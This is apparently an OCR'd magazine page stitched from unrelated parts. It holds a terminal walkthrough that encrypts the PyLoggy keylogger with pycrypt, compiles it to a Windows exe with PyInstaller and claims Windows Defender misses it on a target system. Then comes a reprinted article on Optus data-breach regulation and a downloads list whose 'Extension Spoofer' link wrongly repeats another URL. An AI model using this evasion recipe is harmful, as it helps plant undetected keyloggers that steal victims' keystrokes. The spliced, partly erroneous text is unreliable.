(kali@221vm) - [~/AV-Evasion/pycrypt]
$ python3 pycrypt.py
```

[illegible]

```
[+] Enter Path Of Payload File:- /home/kali/PyLoggy/PyLoggy.py
```

```
[*] File Validation Success...
```

```
[*] File Encryption Started...:-
```

```
[*] Generating Encryption Key...
```

[+] File Successfully Encrypted...

```
(kali㉿ 221vm) - [~/AV-Evasion/pycrypt]
```



```
(kali@221vm) - [~/AV-Evasion/pycrypt]
$ ls
LICENSE  pycrypt.py  README.md  requirements.txt  stub.py

(kali@221vm) - [~/AV-Evasion/pycrypt]
$ mv stub.py PyLoggy_Keylogger.py

(kali@221vm) - [~/AV-Evasion/pycrypt]
$ python3 -m http.server
```

Let's convert it into exe.

```
C:\Users\nspadm>pyinstaller --onefile PyLoggy_keylogger.py
8844 INFO: PyInstaller: 5.2
8844 INFO: Python: 3.10.6
8907 INFO: Platform: Windows-10-10.0.19045-SP0
9000 INFO: wrote C:\Users\nspadm\PyLoggy_keylogger.spec
9015 INFO: UPX is not available.
9015 INFO: Extending PYTHONPATH with paths
['C:\\Users\\nspadm']
14077 INFO: checking Analysis
14077 INFO: Building Analysis because Analysis-00.toc is non existent
14077 INFO: Initializing module dependency graph...
14180 INFO: Caching module graph hooks...
14336 WARNING: Several hooks defined for module 'numpy'. Please take care they do not conflict.
14492 INFO: Analyzing base_library.zip ...
37875 INFO: Processing pre-find module path hook distutils from 'C:\\Users\\nspadm\\AppData\\Local\\Programs\\Python\\Python310\\lib\\site-packages\\PyInstaller\\hooks\\pre_find_module_path\\hook-distutils.py'.
37906 INFO: distutils: retargeting to non-venv dir 'C:\\Users\\nspadm\\AppData\\Local\\Programs\\Python\\Python310\\lib'

62917 INFO: Writing RT_ICON 5 resource with 9640 bytes
62917 INFO: Writing RT_ICON 6 resource with 4264 bytes
62917 INFO: Writing RT_ICON 7 resource with 1128 bytes
62933 INFO: Copying 0 resources to EXE
62933 INFO: Embedding manifest in EXE
62933 INFO: Updating manifest in C:\Users\nspadm\dist\PyLoggy_keylogger.exe.manifest
62933 INFO: Updating resource type 24 name 1 language 0
62949 INFO: Appending PKG archive to EXE
62964 INFO: Fixing EXE headers
63308 INFO: Building EXE from EXE-00.toc completed successfully.

C:\Users\nspadm>
```





```
PS C:\Users\nspadm> cd dist
PS C:\Users\nspadm\dist> ls
```

Directory: C:\Users\nspadm\dist

Mode	LastWriteTime	Length	Name
-a----	10/6/2022 2:03 PM	6199014	K4IFU7.exe
-a----	11/19/2022 11:39 AM	6115014	PyLoggy_keylogger.exe
-a----	11/18/2022 5:46 PM	6112269	stub.exe

```
PS C:\Users\nspadm\dist>
```

When I copy this to the target system, Windows Defender fails to detect it.



Optus data breach: regulatory changes announced, but legislative reform still needed.

CYBER SECURITY

Brendan Walker-Munro
Senior Research Fellow,
The University Of Queensland.

In response to Australia's biggest ever data breach, the federal government will temporarily suspend regulations that stop telcos sharing customer information with third parties.

It's a necessary step to deal with the threat of identity theft faced by 10 million current and former Optus customers. It will allow Optus to work with banks and government agencies to detect and prevent the fraudulent use of their data.

But it's still only a remedial measure, intended to be in place for 12 months. More substantive reform is needed to tighten Australia's loose approach to data privacy and protection.

Changing regulations, not legislation.

The changes – announced by Treasurer Jim Chalmers and Federal Communications Minister Michelle Rowland – involve amending the Telecommunications Regulation 2021.

This a piece of “subordinate” or “delegated law” to the Telecommunications Act 1997. Amending the act itself would require a vote of parliament. Regulations can be amended at the government's discretion.

Under the Telecommunications Act it is a criminal offence for telcos to share information about “the affairs or personal particulars of another person”.

The only exceptions are sharing information with the National Relay Service (which enables those with hearing or speech disabilities to communicate by phone), to “authorised research

entities” such as universities, public health agencies or electoral commissions, or to police and intelligence agencies with a warrant.

That means Optus can't tell banks or even government agencies set up to prevent identity fraud, such as the little-known Australian Financial Crime Exchange, who the affected customers are.

Important Safeguards

The government says the changes will only allow the sharing of “approved government identifier information” – driver's licences, Medicare and passport numbers.

This information can only be shared with government agencies or financial institutions regulated by the Australian Prudential Regulatory Authority. This means Optus (or any other telco) won't be able to share information with the Australian branches of foreign banks.

Financial institutions will also have to meet strict requirements about secure methods for transferring and storing personal information shared with them, and make undertakings to the Australian Competition and Consumer Commission (which can be enforced in court).

The information can be shared only “for the sole purposes of preventing or responding to cybersecurity incidents, fraud, scam activity or identity theft”. Any entity receiving information must destroy it after using it for this purpose.

These are incredibly important safeguards given the current lack of limits on how long companies can keep identity data.

(Cont'd On Next Page)

What is needed now

Although temporary, these changes could be a game changer. For the next 12 months, at least, Optus (and possibly other telcos) will be able to proactively share customer information with banks to prevent cybersecurity, fraud, scams and identity theft.

It could potentially enable a crackdown on scams that affect both banks and telcos – such as fraudulent texts and phone calls.

But this does not nullify the need for a larger legislative reform agenda.

Australia's data privacy laws and regulations should put limits on how much data companies can collect, or for how long they can keep that

information. Without limits, companies will continue to collect and store much more personal information than they need.

This will require amending the federal Privacy Act – subject to a government review now nearing three years in length. There should be limits on what data companies can retain, and how long, as well as bigger penalties for non-compliance.

We all need to take data privacy more seriously.

**This Article first
appeared in
The Conversation**

DOWNLOADS

1. Zoho Password Manager PRO XML:

https://archives2.manageengine.com/passwordmanagerpro/12100/ManageEngine_PMP_64bit.exe

2. Unified Remote Server:

<https://www.unifiedremote.com/static/builds/server/windows-x86/2483/ServerSetup-3.11.0.2483.exe>

3. WiFi Mouse Server:

<https://wifimouse.necta.us/apk/MouseServer.exe>

4. Extension Spoofer:

<https://wifimouse.necta.us/apk/MouseServer.exe>

5. PyCrypt:

<https://github.com/machine1337/pycrypt>

